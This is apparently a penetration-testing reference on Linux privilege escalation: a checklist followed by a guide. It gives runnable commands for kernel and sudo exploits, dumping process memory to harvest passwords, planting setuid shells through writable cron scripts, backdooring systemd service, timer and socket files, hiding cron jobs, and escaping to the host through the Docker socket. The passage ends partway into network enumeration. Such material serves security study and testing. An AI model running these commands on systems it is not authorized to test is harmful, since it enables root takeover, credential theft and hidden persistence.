**Checklist - Linux Privilege Escalation**

### **Best tool to look for Linux local privilege escalation vectors:** [**LinPEAS**](https://github.com/carlospolop/privilege-escalation-awesome-scripts-suite/tree/master/linPEAS)

### [System Information](https://book.hacktricks.xyz/linux-hardening/privilege-escalation#system-information)

* Get **OS information**
* Check the [**PATH**](https://book.hacktricks.xyz/linux-hardening/privilege-escalation#path), any **writable folder**?
* Check [**env variables**](https://book.hacktricks.xyz/linux-hardening/privilege-escalation#env-info), any sensitive detail?
* Search for [**kernel exploits**](https://book.hacktricks.xyz/linux-hardening/privilege-escalation#kernel-exploits) **using scripts** (DirtyCow?)
* **Check** if the [**sudo version** is vulnerable](https://book.hacktricks.xyz/linux-hardening/privilege-escalation#sudo-version)
* [**Dmesg** signature verification failed](https://book.hacktricks.xyz/linux-hardening/privilege-escalation#dmesg-signature-verification-failed)
* More system enum ([date, system stats, cpu info, printers](https://book.hacktricks.xyz/linux-hardening/privilege-escalation#more-system-enumeration))
* [Enumerate more defenses](https://book.hacktricks.xyz/linux-hardening/privilege-escalation#enumerate-possible-defenses)

### [Drives](https://book.hacktricks.xyz/linux-hardening/privilege-escalation#drives)

* **List mounted** drives
* **Any unmounted drive?**
* **Any creds in fstab?**

### [**Installed Software**](https://book.hacktricks.xyz/linux-hardening/privilege-escalation#installed-software)

* **Check for** [**useful software**](https://book.hacktricks.xyz/linux-hardening/privilege-escalation#useful-software) **installed**
* **Check for** [**vulnerable software**](https://book.hacktricks.xyz/linux-hardening/privilege-escalation#vulnerable-software-installed) **installed**

### [Processes](https://book.hacktricks.xyz/linux-hardening/privilege-escalation#processes)

* Is any **unknown software running**?
* Is any software running with **more privileges than it should have**?
* Search for **exploits of running processes** (especially the version running).
* Can you **modify the binary** of any running process?
* **Monitor processes** and check if any interesting process is running frequently.
* Can you **read** some interesting **process memory** (where passwords could be saved)?

### [Scheduled/Cron jobs?](https://book.hacktricks.xyz/linux-hardening/privilege-escalation#scheduled-jobs)

* Is the [**PATH**](https://book.hacktricks.xyz/linux-hardening/privilege-escalation#cron-path) being modified by some cron and you can **write** in it?
* Any [**wildcard**](https://book.hacktricks.xyz/linux-hardening/privilege-escalation#cron-using-a-script-with-a-wildcard-wildcard-injection) in a cron job?
* Some [**modifiable script**](https://book.hacktricks.xyz/linux-hardening/privilege-escalation#cron-script-overwriting-and-symlink) is being **executed** or is inside **modifiable folder**?
* Have you detected that some **script** could be or are being [**executed** very **frequently**](https://book.hacktricks.xyz/linux-hardening/privilege-escalation#frequent-cron-jobs)? (every 1, 2 or 5 minutes)

### [Services](https://book.hacktricks.xyz/linux-hardening/privilege-escalation#services)

* Any **writable .service** file?
* Any **writable binary** executed by a **service**?
* Any **writable folder in systemd PATH**?

### [Timers](https://book.hacktricks.xyz/linux-hardening/privilege-escalation#timers)

* Any **writable timer**?

### [Sockets](https://book.hacktricks.xyz/linux-hardening/privilege-escalation#sockets)

* Any **writable .socket** file?
* Can you **communicate with any socket**?
* **HTTP sockets** with interesting info?

### [D-Bus](https://book.hacktricks.xyz/linux-hardening/privilege-escalation#d-bus)

* Can you **communicate with any D-Bus**?

### [Network](https://book.hacktricks.xyz/linux-hardening/privilege-escalation#network)

* Enumerate the network to know where you are
* **Open ports you couldn't access before** getting a shell inside the machine?
* Can you **sniff traffic** using tcpdump?

### [Users](https://book.hacktricks.xyz/linux-hardening/privilege-escalation#users)

* Generic users/groups **enumeration**
* Do you have a **very big UID**? Is the **machine** **vulnerable**?
* Can you [**escalate privileges thanks to a group**](https://book.hacktricks.xyz/linux-hardening/privilege-escalation/interesting-groups-linux-pe) you belong to?
* **Clipboard** data?
* Password Policy?
* Try to **use** every **known password** that you have discovered previously to login **with each** possible **user**. Try to login also without a password.

### [Writable PATH](https://book.hacktricks.xyz/linux-hardening/privilege-escalation#writable-path-abuses)

* If you have **write privileges over some folder in PATH** you may be able to escalate privileges

### [SUDO and SUID commands](https://book.hacktricks.xyz/linux-hardening/privilege-escalation#sudo-and-suid)

* Can you execute **any command with sudo**? Can you use it to READ, WRITE or EXECUTE anything as root? ([**GTFOBins**](https://gtfobins.github.io/))
* Is any **exploitable SUID binary**? ([**GTFOBins**](https://gtfobins.github.io/))
* Are [**sudo** commands **limited** by **path**? can you **bypass** the restrictions](https://book.hacktricks.xyz/linux-hardening/privilege-escalation#sudo-execution-bypassing-paths)?
* [**Sudo/SUID binary without path indicated**](https://book.hacktricks.xyz/linux-hardening/privilege-escalation#sudo-command-suid-binary-without-command-path)?
* [**SUID binary specifying path**](https://book.hacktricks.xyz/linux-hardening/privilege-escalation#suid-binary-with-command-path)? Bypass
* [**LD\_PRELOAD vuln**](https://book.hacktricks.xyz/linux-hardening/privilege-escalation#ld_preload)
* [**Lack of .so library in SUID binary**](https://book.hacktricks.xyz/linux-hardening/privilege-escalation#suid-binary-so-injection) from a writable folder?
* [**SUDO tokens available**](https://book.hacktricks.xyz/linux-hardening/privilege-escalation#reusing-sudo-tokens)? [**Can you create a SUDO token**](https://book.hacktricks.xyz/linux-hardening/privilege-escalation#var-run-sudo-ts-less-than-username-greater-than)?
* Can you [**read or modify sudoers files**](https://book.hacktricks.xyz/linux-hardening/privilege-escalation#etc-sudoers-etc-sudoers-d)?
* Can you [**modify /etc/ld.so.conf.d/**](https://book.hacktricks.xyz/linux-hardening/privilege-escalation#etc-ld-so-conf-d)?
* [**OpenBSD DOAS**](https://book.hacktricks.xyz/linux-hardening/privilege-escalation#doas) command

### [Capabilities](https://book.hacktricks.xyz/linux-hardening/privilege-escalation#capabilities)

* Has any binary any **unexpected capability**?

### [ACLs](https://book.hacktricks.xyz/linux-hardening/privilege-escalation#acls)

* Has any file any **unexpected ACL**?

### [Open Shell sessions](https://book.hacktricks.xyz/linux-hardening/privilege-escalation#open-shell-sessions)

* **screen**
* **tmux**

### [SSH](https://book.hacktricks.xyz/linux-hardening/privilege-escalation#ssh)

* **Debian** [**OpenSSL Predictable PRNG - CVE-2008-0166**](https://book.hacktricks.xyz/linux-hardening/privilege-escalation#debian-openssl-predictable-prng-cve-2008-0166)
* [**SSH Interesting configuration values**](https://book.hacktricks.xyz/linux-hardening/privilege-escalation#ssh-interesting-configuration-values)

### [Interesting Files](https://book.hacktricks.xyz/linux-hardening/privilege-escalation#interesting-files)

* **Profile files** - Read sensitive data? Write to privesc?
* **passwd/shadow files** - Read sensitive data? Write to privesc?
* **Check commonly interesting folders** for sensitive data
* **Weird Location/Owned files,** you may have access to or alter executable files
* **Modified** in last mins
* **Sqlite DB files**
* **Hidden files**
* **Script/Binaries in PATH**
* **Web files** (passwords?)
* **Backups**?
* **Known files that contains passwords**: Use **Linpeas** and **LaZagne**
* **Generic search**

### [**Writable Files**](https://book.hacktricks.xyz/linux-hardening/privilege-escalation#writable-files)

* **Modify python library** to execute arbitrary commands?
* Can you **modify log files**? **Logtotten** exploit
* Can you **modify /etc/sysconfig/network-scripts/**? Centos/Redhat exploit
* Can you [**write in ini, int.d, systemd or rc.d files**](https://book.hacktricks.xyz/linux-hardening/privilege-escalation#init-init-d-systemd-and-rc-d)?

### [**Other tricks**](https://book.hacktricks.xyz/linux-hardening/privilege-escalation#other-tricks)

* Can you [**abuse NFS to escalate privileges**](https://book.hacktricks.xyz/linux-hardening/privilege-escalation#nfs-privilege-escalation)?
* Do you need to [**escape from a restrictive shell**](https://book.hacktricks.xyz/linux-hardening/privilege-escalation#escaping-from-restricted-shells)?

# Linux Privilege Escalation

## System Information

### OS info

Let's start gaining some knowledge of the OS running

Copy

(cat /proc/version || uname -a ) 2>/dev/null

lsb\_release -a 2>/dev/null # old, not by default on many systems

cat /etc/os-release 2>/dev/null # universal on modern systems

### Path

If you **have write permissions on any folder inside the PATH** variable you may be able to hijack some libraries or binaries:

Copy

echo $PATH

### Env info

Interesting information, passwords or API keys in the environment variables?

Copy

(env || set) 2>/dev/null

### Kernel exploits

Check the kernel version and if there is some exploit that can be used to escalate privileges

Copy

cat /proc/version

uname -a

searchsploit "Linux Kernel"

You can find a good vulnerable kernel list and some already **compiled exploits** here: <https://github.com/lucyoa/kernel-exploits> and [exploitdb sploits](https://github.com/offensive-security/exploitdb-bin-sploits/tree/master/bin-sploits). Other sites where you can find some **compiled exploits**: <https://github.com/bwbwbwbw/linux-exploit-binaries>, <https://github.com/Kabot/Unix-Privilege-Escalation-Exploits-Pack>

To extract all the vulnerable kernel versions from that web you can do:

Copy

curl https://raw.githubusercontent.com/lucyoa/kernel-exploits/master/README.md 2>/dev/null | grep "Kernels: " | cut -d ":" -f 2 | cut -d "<" -f 1 | tr -d "," | tr ' ' '\n' | grep -v "^\d\.\d$" | sort -u -r | tr '\n' ' '

Tools that could help to search for kernel exploits are:

[linux-exploit-suggester.sh](https://github.com/mzet-/linux-exploit-suggester) [linux-exploit-suggester2.pl](https://github.com/jondonas/linux-exploit-suggester-2) [linuxprivchecker.py](http://www.securitysift.com/download/linuxprivchecker.py) (execute IN victim,only checks exploits for kernel 2.x)

Always **search the kernel version in Google**, maybe your kernel version is written in some kernel exploit and then you will be sure that this exploit is valid.

### CVE-2016-5195 (DirtyCow)

Linux Privilege Escalation - Linux Kernel <= 3.19.0-73.8

Copy

# make dirtycow stable

echo 0 > /proc/sys/vm/dirty\_writeback\_centisecs

g++ -Wall -pedantic -O2 -std=c++11 -pthread -o dcow 40847.cpp -lutil

https://github.com/dirtycow/dirtycow.github.io/wiki/PoCs

https://github.com/evait-security/ClickNRoot/blob/master/1/exploit.c

### Sudo version

Based on the vulnerable sudo versions that appear in:

Copy

searchsploit sudo

You can check if the sudo version is vulnerable using this grep.

Copy

sudo -V | grep "Sudo ver" | grep "1\.[01234567]\.[0-9]\+\|1\.8\.1[0-9]\\*\|1\.8\.2[01234567]"

#### sudo < v1.28

From @sickrov

Copy

sudo -u#-1 /bin/bash

### Dmesg signature verification failed

Check **smasher2 box of HTB** for an **example** of how this vuln could be exploited

Copy

dmesg 2>/dev/null | grep "signature"

### More system enumeration

Copy

date 2>/dev/null #Date

(df -h || lsblk) #System stats

lscpu #CPU info

lpstat -a 2>/dev/null #Printers info

## Enumerate possible defenses

### AppArmor

Copy

if [ `which aa-status 2>/dev/null` ]; then

aa-status

elif [ `which apparmor\_status 2>/dev/null` ]; then

apparmor\_status

elif [ `ls -d /etc/apparmor\* 2>/dev/null` ]; then

ls -d /etc/apparmor\*

else

echo "Not found AppArmor"

fi

### Grsecurity

Copy

((uname -r | grep "\-grsec" >/dev/null 2>&1 || grep "grsecurity" /etc/sysctl.conf >/dev/null 2>&1) && echo "Yes" || echo "Not found grsecurity")

### PaX

Copy

(which paxctl-ng paxctl >/dev/null 2>&1 && echo "Yes" || echo "Not found PaX")

### Execshield

Copy

(grep "exec-shield" /etc/sysctl.conf || echo "Not found Execshield")

### SElinux

Copy

(sestatus 2>/dev/null || echo "Not found sestatus")

### ASLR

Copy

cat /proc/sys/kernel/randomize\_va\_space 2>/dev/null

#If 0, not enabled

## Docker Breakout

If you are inside a docker container you can try to escape from it:

[PAGEDocker Security](https://book.hacktricks.xyz/linux-hardening/privilege-escalation/docker-security)

## Drives

Check **what is mounted and unmounted**, where and why. If anything is unmounted you could try to mount it and check for private info

Copy

ls /dev 2>/dev/null | grep -i "sd"

cat /etc/fstab 2>/dev/null | grep -v "^#" | grep -Pv "\W\*\#" 2>/dev/null

#Check if credentials in fstab

grep -E "(user|username|login|pass|password|pw|credentials)[=:]" /etc/fstab /etc/mtab 2>/dev/null

## Useful software

Enumerate useful binaries

Copy

which nmap aws nc ncat netcat nc.traditional wget curl ping gcc g++ make gdb base64 socat python python2 python3 python2.7 python2.6 python3.6 python3.7 perl php ruby xterm doas sudo fetch docker lxc ctr runc rkt kubectl 2>/dev/null

Also, check if **any compiler is installed**. This is useful if you need to use some kernel exploit as it's recommended to compile it in the machine where you are going to use it (or in one similar)

Copy

(dpkg --list 2>/dev/null | grep "compiler" | grep -v "decompiler\|lib" 2>/dev/null || yum list installed 'gcc\*' 2>/dev/null | grep gcc 2>/dev/null; which gcc g++ 2>/dev/null || locate -r "/gcc[0-9\.-]\+$" 2>/dev/null | grep -v "/doc/")

### Vulnerable Software Installed

Check for the **version of the installed packages and services**. Maybe there is some old Nagios version (for example) that could be exploited for escalating privileges… It is recommended to check manually the version of the more suspicious installed software.

Copy

dpkg -l #Debian

rpm -qa #Centos

If you have SSH access to the machine you could also use **openVAS** to check for outdated and vulnerable software installed inside the machine.

*Note that these commands will show a lot of information that will mostly be useless, therefore it's recommended some applications like OpenVAS or similar that will check if any installed software version is vulnerable to known exploits*

## Processes

Take a look at **what processes** are being executed and check if any process has **more privileges than it should** (maybe a tomcat being executed by root?)

Copy

ps aux

ps -ef

top -n 1

Always check for possible [**electron/cef/chromium debuggers** running, you could abuse it to escalate privileges](https://book.hacktricks.xyz/linux-hardening/privilege-escalation/electron-cef-chromium-debugger-abuse). **Linpeas** detect those by checking the --inspect parameter inside the command line of the process. Also **check your privileges over the processes binaries**, maybe you can overwrite someone.

### Process monitoring

You can use tools like [**pspy**](https://github.com/DominicBreuker/pspy) to monitor processes. This can be very useful to identify vulnerable processes being executed frequently or when a set of requirements are met.

### Process memory

Some services of a server save **credentials in clear text inside the memory**. Normally you will need **root privileges** to read the memory of processes that belong to other users, therefore this is usually more useful when you are already root and want to discover more credentials. However, remember that **as a regular user you can read the memory of the processes you own**.

Note that nowadays most machines **don't allow ptrace by default** which means that you cannot dump other processes that belong to your unprivileged user.

The file ***/proc/sys/kernel/yama/ptrace\_scope*** controls the accessibility of ptrace:

* **kernel.yama.ptrace\_scope = 0**: all processes can be debugged, as long as they have the same uid. This is the classical way of how ptracing worked.
* **kernel.yama.ptrace\_scope = 1**: only a parent process can be debugged.
* **kernel.yama.ptrace\_scope = 2**: Only admin can use ptrace, as it required CAP\_SYS\_PTRACE capability.
* **kernel.yama.ptrace\_scope = 3**: No processes may be traced with ptrace. Once set, a reboot is needed to enable ptracing again.

#### GDB

If you have access to the memory of an FTP service (for example) you could get the Heap and search inside of its credentials.

Copy

gdb -p <FTP\_PROCESS\_PID>

(gdb) info proc mappings

(gdb) q

(gdb) dump memory /tmp/mem\_ftp <START\_HEAD> <END\_HEAD>

(gdb) q

strings /tmp/mem\_ftp #User and password

#### GDB Script

dump-memory.sh

Copy

#!/bin/bash

#./dump-memory.sh <PID>

grep rw-p /proc/$1/maps \

| sed -n 's/^\([0-9a-f]\*\)-\([0-9a-f]\*\) .\*$/\1 \2/p' \

| while read start stop; do \

gdb --batch --pid $1 -ex \

"dump memory $1-$start-$stop.dump 0x$start 0x$stop"; \

done

#### /proc/$pid/maps & /proc/$pid/mem

For a given process ID, **maps show how memory is mapped within that process's** virtual address space; it also shows the **permissions of each mapped region**. The **mem** pseudo file **exposes the processes memory itself**. From the **maps** file we know which **memory regions are readable** and their offsets. We use this information to **seek into the mem file and dump all readable regions** to a file.

Copy

procdump()

(

cat /proc/$1/maps | grep -Fv ".so" | grep " 0 " | awk '{print $1}' | ( IFS="-"

while read a b; do

dd if=/proc/$1/mem bs=$( getconf PAGESIZE ) iflag=skip\_bytes,count\_bytes \

skip=$(( 0x$a )) count=$(( 0x$b - 0x$a )) of="$1\_mem\_$a.bin"

done )

cat $1\*.bin > $1.dump

rm $1\*.bin

)

#### /dev/mem

/dev/mem provides access to the system's **physical** memory, not the virtual memory. The kernel's virtual address space can be accessed using /dev/kmem. Typically, /dev/mem is only readable by **root** and **kmem** group.

Copy

strings /dev/mem -n10 | grep -i PASS

### ProcDump for linux

ProcDump is a Linux reimagining of the classic ProcDump tool from the Sysinternals suite of tools for Windows. Get it in <https://github.com/Sysinternals/ProcDump-for-Linux>

Copy

procdump -p 1714

ProcDump v1.2 - Sysinternals process dump utility

Copyright (C) 2020 Microsoft Corporation. All rights reserved. Licensed under the MIT license.

Mark Russinovich, Mario Hewardt, John Salem, Javid Habibi

Monitors a process and writes a dump file when the process meets the

specified criteria.

Process: sleep (1714)

CPU Threshold: n/a

Commit Threshold: n/a

Thread Threshold: n/a

File descriptor Threshold: n/a

Signal: n/a

Polling interval (ms): 1000

Threshold (s): 10

Number of Dumps: 1

Output directory for core dumps: .

Press Ctrl-C to end monitoring without terminating the process.

[20:20:58 - WARN]: Procdump not running with elevated credentials. If your uid does not match the uid of the target process procdump will not be able to capture memory dumps

[20:20:58 - INFO]: Timed:

[20:21:00 - INFO]: Core dump 0 generated: ./sleep\_time\_2021-11-03\_20:20:58.1714

### Tools

To dump a process memory you could use:

* [**https://github.com/Sysinternals/ProcDump-for-Linux**](https://github.com/Sysinternals/ProcDump-for-Linux)
* [**https://github.com/hajzer/bash-memory-dump**](https://github.com/hajzer/bash-memory-dump) (root) - \_You can manually remove root requirements and dump the process owned by you
* Script A.5 from [**https://www.delaat.net/rp/2016-2017/p97/report.pdf**](https://www.delaat.net/rp/2016-2017/p97/report.pdf) (root is required)

### Credentials from Process Memory

#### Manual example

If you find that the authenticator process is running:

Copy

ps -ef | grep "authenticator"

root 2027 2025 0 11:46 ? 00:00:00 authenticator

You can dump the process (see before sections to find different ways to dump the memory of a process) and search for credentials inside the memory:

Copy

./dump-memory.sh 2027

strings \*.dump | grep -i password

#### mimipenguin

The tool [**https://github.com/huntergregal/mimipenguin**](https://github.com/huntergregal/mimipenguin) will **steal clear text credentials from memory** and from some **well known files**. It requires root privileges to work properly.

| **Feature** | **Process Name** |
| --- | --- |
| GDM password (Kali Desktop, Debian Desktop) | gdm-password |
| Gnome Keyring (Ubuntu Desktop, ArchLinux Desktop) | gnome-keyring-daemon |
| LightDM (Ubuntu Desktop) | lightdm |
| VSFTPd (Active FTP Connections) | vsftpd |
| Apache2 (Active HTTP Basic Auth Sessions) | apache2 |
| OpenSSH (Active SSH Sessions - Sudo Usage) | sshd: |

#### Search Regexes/[truffleproc](https://github.com/controlplaneio/truffleproc)

Copy

# un truffleproc.sh against your current Bash shell (e.g. $$)

./truffleproc.sh $$

# coredumping pid 6174

Reading symbols from od...

Reading symbols from /usr/lib/systemd/systemd...

Reading symbols from /lib/systemd/libsystemd-shared-247.so...

Reading symbols from /lib/x86\_64-linux-gnu/librt.so.1...

[...]

# extracting strings to /tmp/tmp.o6HV0Pl3fe

# finding secrets

# results in /tmp/tmp.o6HV0Pl3fe/results.txt

## Scheduled/Cron jobs

Check if any scheduled job is vulnerable. Maybe you can take advantage of a script being executed by root (wildcard vuln? can modify files that root uses? use symlinks? create specific files in the directory that root uses?).

Copy

crontab -l

ls -al /etc/cron\* /etc/at\*

cat /etc/cron\* /etc/at\* /etc/anacrontab /var/spool/cron/crontabs/root 2>/dev/null | grep -v "^#"

### Cron path

For example, inside */etc/crontab* you can find the PATH: *PATH=****/home/user****:/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin*

(*Note how the user "user" has writing privileges over /home/user*)

If inside this crontab the root user tries to execute some command or script without setting the path. For example: *\* \* \* \* root overwrite.sh* Then, you can get a root shell by using:

Copy

echo 'cp /bin/bash /tmp/bash; chmod +s /tmp/bash' > /home/user/overwrite.sh

#Wait cron job to be executed

/tmp/bash -p #The effective uid and gid to be set to the real uid and gid

### Cron using a script with a wildcard (Wildcard Injection)

If a script is executed by root has a “**\***” inside a command, you could exploit this to make unexpected things (like privesc). Example:

Copy

rsync -a \*.sh rsync://host.back/src/rbd #You can create a file called "-e sh myscript.sh" so the script will execute our script

**If the wildcard is preceded of a path like** ***/some/path/\**** **, it's not vulnerable (even** ***./\**** **is not).**

Read the following page for more wildcard exploitation tricks:

[PAGEWildcards Spare tricks](https://book.hacktricks.xyz/linux-hardening/privilege-escalation/wildcards-spare-tricks)

### Cron script overwriting and symlink

If you **can modify a cron script** executed by root, you can get a shell very easily:

Copy

echo 'cp /bin/bash /tmp/bash; chmod +s /tmp/bash' > </PATH/CRON/SCRIPT>

#Wait until it is executed

/tmp/bash -p

If the script executed by root uses a **directory where you have full access**, maybe it could be useful to delete that folder and **create a symlink folder to another one** serving a script controlled by you

Copy

ln -d -s </PATH/TO/POINT> </PATH/CREATE/FOLDER>

### Frequent cron jobs

You can monitor the processes to search for processes that are being executed every 1, 2 or 5 minutes. Maybe you can take advantage of it and escalate privileges.

For example, to **monitor every 0.1s during 1 minute**, **sort by less executed commands** and delete the commands that have been executed the most, you can do:

Copy

for i in $(seq 1 610); do ps -e --format cmd >> /tmp/monprocs.tmp; sleep 0.1; done; sort /tmp/monprocs.tmp | uniq -c | grep -v "\[" | sed '/^.\{200\}./d' | sort | grep -E -v "\s\*[6-9][0-9][0-9]|\s\*[0-9][0-9][0-9][0-9]"; rm /tmp/monprocs.tmp;

**You can also use** [**pspy**](https://github.com/DominicBreuker/pspy/releases) (this will monitor and list every process that starts).

### Invisible cron jobs

It's possible to create a cronjob **putting a carriage return after a comment** (without newline character), and the cron job will work. Example (note the carriage return char):

Copy

#This is a comment inside a cron config file\r\* \* \* \* \* echo "Surprise!"

## Services

### Writable *.service* files

Check if you can write any .service file, if you can, you **could modify it** so it **executes** your **backdoor when** the service is **started**, **restarted** or **stopped** (maybe you will need to wait until the machine is rebooted). For example create your backdoor inside the .service file with **ExecStart=/tmp/script.sh**

### Writable service binaries

Keep in mind that if you have **write permissions over binaries being executed by services**, you can change them for backdoors so when the services get re-executed the backdoors will be executed.

### systemd PATH - Relative Paths

You can see the PATH used by **systemd** with:

Copy

systemctl show-environment

If you find that you can **write** in any of the folders of the path you may be able to **escalate privileges**. You need to search for **relative paths being used on service configurations** files like:

Copy

ExecStart=faraday-server

ExecStart=/bin/sh -ec 'ifup --allow=hotplug %I; ifquery --state %I'

ExecStop=/bin/sh "uptux-vuln-bin3 -stuff -hello"

Then, create an **executable** with the **same name as the relative path binary** inside the systemd PATH folder you can write, and when the service is asked to execute the vulnerable action (**Start**, **Stop**, **Reload**), your **backdoor will be executed** (unprivileged users usually cannot start/stop services but check if you can use sudo -l).

**Learn more about services with man systemd.service.**

## **Timers**

**Timers** are systemd unit files whose name ends in \*\*.timer\*\* that control \*\*.service\*\* files or events. **Timers** can be used as an alternative to cron as they have built-in support for calendar time events and monotonic time events and can be run asynchronously.

You can enumerate all the timers with:

Copy

systemctl list-timers --all

### Writable timers

If you can modify a timer you can make it execute some existents of systemd.unit (like a .service or a .target)

Copy

Unit=backdoor.service

In the documentation you can read what the Unit is:

The unit to activate when this timer elapses. The argument is a unit name, whose suffix is not ".timer". If not specified, this value defaults to a service that has the same name as the timer unit, except for the suffix. (See above.) It is recommended that the unit name that is activated and the unit name of the timer unit are named identically, except for the suffix.

Therefore, to abuse this permission you would need to:

* Find some systemd unit (like a .service) that is **executing a writable binary**
* Find some systemd unit that is **executing a relative path** and you have **writable privileges** over the **systemd PATH** (to impersonate that executable)

**Learn more about timers with man systemd.timer.**

### **Enabling Timer**

To enable a timer you need root privileges and to execute:

Copy

sudo systemctl enable backu2.timer

Created symlink /etc/systemd/system/multi-user.target.wants/backu2.timer → /lib/systemd/system/backu2.timer.

Note the **timer** is **activated** by creating a symlink to it on /etc/systemd/system/<WantedBy\_section>.wants/<name>.timer

## Sockets

Unix Domain Sockets (UDS) enable **process communication** on the same or different machines within client-server models. They utilize standard Unix descriptor files for inter-computer communication and are set up through .socket files.

Sockets can be configured using .socket files.

**Learn more about sockets with man systemd.socket.** Inside this file, several interesting parameters can be configured:

* ListenStream, ListenDatagram, ListenSequentialPacket, ListenFIFO, ListenSpecial, ListenNetlink, ListenMessageQueue, ListenUSBFunction: These options are different but a summary is used to **indicate where it is going to listen** to the socket (the path of the AF\_UNIX socket file, the IPv4/6 and/or port number to listen, etc.)
* Accept: Takes a boolean argument. If **true**, a **service instance is spawned for each incoming connection** and only the connection socket is passed to it. If **false**, all listening sockets themselves are **passed to the started service unit**, and only one service unit is spawned for all connections. This value is ignored for datagram sockets and FIFOs where a single service unit unconditionally handles all incoming traffic. **Defaults to false**. For performance reasons, it is recommended to write new daemons only in a way that is suitable for Accept=no.
* ExecStartPre, ExecStartPost: Takes one or more command lines, which are **executed before** or **after** the listening **sockets**/FIFOs are **created** and bound, respectively. The first token of the command line must be an absolute filename, then followed by arguments for the process.
* ExecStopPre, ExecStopPost: Additional **commands** that are **executed before** or **after** the listening **sockets**/FIFOs are **closed** and removed, respectively.
* Service: Specifies the **service** unit name **to activate** on **incoming traffic**. This setting is only allowed for sockets with Accept=no. It defaults to the service that bears the same name as the socket (with the suffix replaced). In most cases, it should not be necessary to use this option.

### Writable .socket files

If you find a **writable** .socket file you can **add** at the beginning of the [Socket] section something like: ExecStartPre=/home/kali/sys/backdoor and the backdoor will be executed before the socket is created. Therefore, you will **probably need to wait until the machine is rebooted.** *Note that the system must be using that socket file configuration or the backdoor won't be executed*

### Writable sockets

If you **identify any writable socket** (*now we are talking about Unix Sockets and not about the config .socket files*), then **you can communicate** with that socket and maybe exploit a vulnerability.

### Enumerate Unix Sockets

Copy

netstat -a -p --unix

### Raw connection

Copy

#apt-get install netcat-openbsd

nc -U /tmp/socket #Connect to UNIX-domain stream socket

nc -uU /tmp/socket #Connect to UNIX-domain datagram socket

#apt-get install socat

socat - UNIX-CLIENT:/dev/socket #connect to UNIX-domain socket, irrespective of its type

**Exploitation example:**

[PAGESocket Command Injection](https://book.hacktricks.xyz/linux-hardening/privilege-escalation/socket-command-injection)

### HTTP sockets

Note that there may be some **sockets listening for HTTP** requests (*I'm not talking about .socket files but the files acting as unix sockets*). You can check this with:

Copy

curl --max-time 2 --unix-socket /pat/to/socket/files http:/index

If the socket **responds with an HTTP** request, then you can **communicate** with it and maybe **exploit some vulnerability**.

### Writable Docker Socket

The Docker socket, often found at /var/run/docker.sock, is a critical file that should be secured. By default, it's writable by the root user and members of the docker group. Possessing write access to this socket can lead to privilege escalation. Here's a breakdown of how this can be done and alternative methods if the Docker CLI isn't available.

#### **Privilege Escalation with Docker CLI**

If you have write access to the Docker socket, you can escalate privileges using the following commands:

Copy

docker -H unix:///var/run/docker.sock run -v /:/host -it ubuntu chroot /host /bin/bash

docker -H unix:///var/run/docker.sock run -it --privileged --pid=host debian nsenter -t 1 -m -u -n -i sh

These commands allow you to run a container with root-level access to the host's file system.

#### **Using Docker API Directly**

In cases where the Docker CLI isn't available, the Docker socket can still be manipulated using the Docker API and curl commands.

1. **List Docker Images:** Retrieve the list of available images.

Copy

curl -XGET --unix-socket /var/run/docker.sock http://localhost/images/json

1. **Create a Container:** Send a request to create a container that mounts the host system's root directory.

Copy

curl -XPOST -H "Content-Type: application/json" --unix-socket /var/run/docker.sock -d '{"Image":"<ImageID>","Cmd":["/bin/sh"],"DetachKeys":"Ctrl-p,Ctrl-q","OpenStdin":true,"Mounts":[{"Type":"bind","Source":"/","Target":"/host\_root"}]}' http://localhost/containers/create

Start the newly created container:

Copy

curl -XPOST --unix-socket /var/run/docker.sock http://localhost/containers/<NewContainerID>/start

1. **Attach to the Container:** Use socat to establish a connection to the container, enabling command execution within it.

Copy

socat - UNIX-CONNECT:/var/run/docker.sock

POST /containers/<NewContainerID>/attach?stream=1&stdin=1&stdout=1&stderr=1 HTTP/1.1

Host:

Connection: Upgrade

Upgrade: tcp

After setting up the socat connection, you can execute commands directly in the container with root-level access to the host's filesystem.

### Others

Note that if you have write permissions over the docker socket because you are **inside the group docker** you have [**more ways to escalate privileges**](https://book.hacktricks.xyz/linux-hardening/privilege-escalation/interesting-groups-linux-pe#docker-group). If the [**docker API is listening in a port** you can also be able to compromise it](https://book.hacktricks.xyz/network-services-pentesting/2375-pentesting-docker#compromising).

Check **more ways to break out from docker or abuse it to escalate privileges** in:

Open word file Docker Security

## Containerd (ctr) privilege escalation

If you find that you can use the **ctr** command read the following page as **you may be able to abuse it to escalate privileges**:

[PAGEContainerd (ctr) Privilege Escalation](https://book.hacktricks.xyz/linux-hardening/privilege-escalation/containerd-ctr-privilege-escalation)

## **RunC** privilege escalation

If you find that you can use the **runc** command read the following page as **you may be able to abuse it to escalate privileges**:

[PAGERunC Privilege Escalation](https://book.hacktricks.xyz/linux-hardening/privilege-escalation/runc-privilege-escalation)

## **D-Bus**

D-Bus is a sophisticated **inter-Process Communication (IPC) system** that enables applications to efficiently interact and share data. Designed with the modern Linux system in mind, it offers a robust framework for different forms of application communication.

The system is versatile, supporting basic IPC that enhances data exchange between processes, reminiscent of **enhanced UNIX domain sockets**. Moreover, it aids in broadcasting events or signals, fostering seamless integration among system components. For instance, a signal from a Bluetooth daemon about an incoming call can prompt a music player to mute, enhancing user experience. Additionally, D-Bus supports a remote object system, simplifying service requests and method invocations between applications, streamlining processes that were traditionally complex.

D-Bus operates on an **allow/deny model**, managing message permissions (method calls, signal emissions, etc.) based on the cumulative effect of matching policy rules. These policies specify interactions with the bus, potentially allowing for privilege escalation through the exploitation of these permissions.

An example of such a policy in /etc/dbus-1/system.d/wpa\_supplicant.conf is provided, detailing permissions for the root user to own, send to, and receive messages from fi.w1.wpa\_supplicant1.

Policies without a specified user or group apply universally, while "default" context policies apply to all not covered by other specific policies.

Copy

<policy user="root">

<allow own="fi.w1.wpa\_supplicant1"/>

<allow send\_destination="fi.w1.wpa\_supplicant1"/>

<allow send\_interface="fi.w1.wpa\_supplicant1"/>

<allow receive\_sender="fi.w1.wpa\_supplicant1" receive\_type="signal"/>

</policy>

**Learn how to enumerate and exploit a D-Bus communication here:**

[PAGED-Bus Enumeration & Command Injection Privilege Escalation](https://book.hacktricks.xyz/linux-hardening/privilege-escalation/d-bus-enumeration-and-command-injection-privilege-escalation)

## **Network**

It's always interesting to enumerate the network and figure out the position of the machine.

### Generic enumeration

Copy

#Hostname, hosts and DNS

cat /etc/hostname /etc/hosts /etc/resolv.conf

dnsdomainname

#Content of /etc/inetd.conf & /etc/xinetd.conf

cat /etc/inetd.conf /etc/xinetd.conf

#Interfaces

cat /etc/networks

